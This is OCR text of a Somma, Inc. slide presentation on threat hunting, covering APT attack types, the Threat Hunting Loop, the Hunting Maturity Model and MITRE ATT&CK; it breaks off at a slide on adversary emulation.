MONSTER
CHEIRON

Advanced Attack Defense

using Threat Hunting

SOMMA

Somma, Inc.
YH.ROH / CEO

APT - Advanced Persistent Threat

Advanced Persistent Threat

Living Off The Land

- Perform malicious activity through essential tools or regular programs provided by the operating system.

File-less attack

- Performs all attacks in memory without leaving any trace on the disk
- Script based attack
- Reflective Loading
- Process hollowing

Zero-day

- Performs attacks using unknown vulnerability

Supply Chain Attack

- Inserts malware into the process of supplying trusted software and hardware





Figure 1. Solorigate malware infection chain

Traditional Security Model

- Disables traditional security paradigms. (Security boundaries)



SOMMA

Attacker, Needs Only **One Vulnerability**

SOMMA

Defender, Needs Only **One Trace**


SOMMA
What is Threat Hunting?

What is Threat Hunting?

SOMMA

Proactive

Data analyst-centric

Uncover Hidden Threats

So, What Is THREAT HUNTING ...


... devoid of marketing fluff?

"Threat hunting is **an *analyst-centric* process** that enables organizations to **uncover hidden advanced threats**, **missed by automated** preventative and detective **controls**.

It represents an ultimate advanced (!) security practice suitable for well-resourced security organizations facing persistent and stealthy threats."

"How to Hunt for Security Threats" (G00327290)

Gartner



Threat Hunting Loop

Fig. 1.2: the Threat Hunting Loop

Source: Proposal For ALTERATIONS TO THE NIST CYBERSECURITY FRAMEWORK

- The threat hunting process is often structured based on the Threat Hunting Loop
- Using hunters experience, expertise, external intelligence, and more to formulate hypotheses about threats
- Conduct investigations to validate hypothesis. When they come across new attack behaviors, they delve into detailed analysis and tracking of these behaviors.
- Threat Hunting Loop is an iterative approach and hunters identify vulnerable areas, investigate, and integrate the intelligence and insights into future hunting efforts.

Threat Hunting Methodology

Fig. 1.2: the Threat Hunting Loop

Source: Proposal For ALTERATIONS TO THE NIST CYBERSECURITY FRAMEWORK

Cyber Threat Hunt Methodology	
Create Hypothesis	• Analyze Threat Intelligence • Evaluate Threats and Vulnerabilities • Formulate Hypothesis
Investigate via Tools and Techniques	• Log Analysis • Network Analysis • Host Analysis
Uncover New Patterns and TTPs	• Intrusion Discovery and Response • Attack Tree Analysis
Inform and Enrich Analytics	• Develop Automated Hunt Techniques • Generate Threat Intelligence • Enhance Security Posture

Figure 1. Cyber Threat Hunt Methodology

Source: Scalable Methods for Conducting Cyber Threat Hunt Operations, SANS Institute

The Hunting Maturity Model





Fig 1.3: The Hunt Maturity Model

Source: Proposal For ALTERATIONS TO THE NIST CYBERSECURITY FRAMEWORK


Framework used to evaluate and measure the effectiveness and maturity of an organization's threat hunting capabilities

- Initial Level: the team has limited or **ad-hoc threat hunting** capabilities. There is little proactive hunting, and most activities are reactive.
- Foundational Level: The team has started to establish structured threat hunting processes and may use basic tools and techniques for hunting. There is a growing emphasis on proactive hunting, but it is not yet fully integrated into security operations.
- Intermediate Level: Threat hunting is more **systematic and well-integrated into security operations**. Threat hunting is conducted **regularly**.
- Advanced Level: It employs cutting-edge tools and techniques, conducts **continuous** and **proactive** hunting, and has a deep understanding of its environment and the evolving threat landscape.
- Expert Level: The team is highly skilled and experienced, and hunting activities are **fully integrated into security operations**. The organization is capable of discovering advanced threats quickly and effectively.

Threat Hunting vs Threat Detection



Foundational Threat Hunting Process



Core hunting process in brown, associated security processes in blue


NIDS: Network Intrusion Detection and Prevention


SOMMA
MITRE ATT&CK


MITRE ATT&CK

- MITRE ATT&CK
  - **A**dversarial **T**actics, **T**echniques, and **C**ommon **K**nowledge
  - Begins with documenting the TTPs(Tactics, Techniques, Procedures) of APT attack.
  - Systematically analyzes and categorizes the behavioral patterns that occur when attackers interact with endpoint systems.

- Key characteristics of ATT&CK
  - Adversary behaviors : ATT&CK focuses on documenting the behaviors of adversaries , providing insights into how attackers operate and allowing for better detection of p otential attacks.
  - Enhanced Detection: By analyzing Tactics and Techniques, ATT&CK enhances detec tion capabilities, helping organizations identify and respond to potential threats mor e effectively.
  - Specific Cyber Attack Model: ATT&CK aims to provide a more detailed and specific c yber attack model compared to traditional cyber kill chain models. It provides a com prehensive view of the various stages and tactics used by attackers.
  - Applicability to Real Environments: ATT&CK is based on real-world attack cases, ma king it highly applicable to real-world environments. It provides practical insights for organizations to improve their cybersecurity defenses.
  - Common Taxonomy: ATT&CK employs a standardized terminology for attack techni ques, ensuring that it can be consistently applied across different attack groups and scenarios.




SOMMA
How to start
Threat Hunting?



Know Your Enemy

Understanding of Attacker's behavior

- Adversary Emulation (a.k.a. Breach and Attack Simulation)
- Kind of security testing and vulnerability analysis that involves simulating the actions of real attackers
- Mimic the attacker's Tactics, Techniques, and Procedures (TTPs)
- Prerequisite for Hypothesis-driven Threat Hunting
- can provide answers for the questions like...

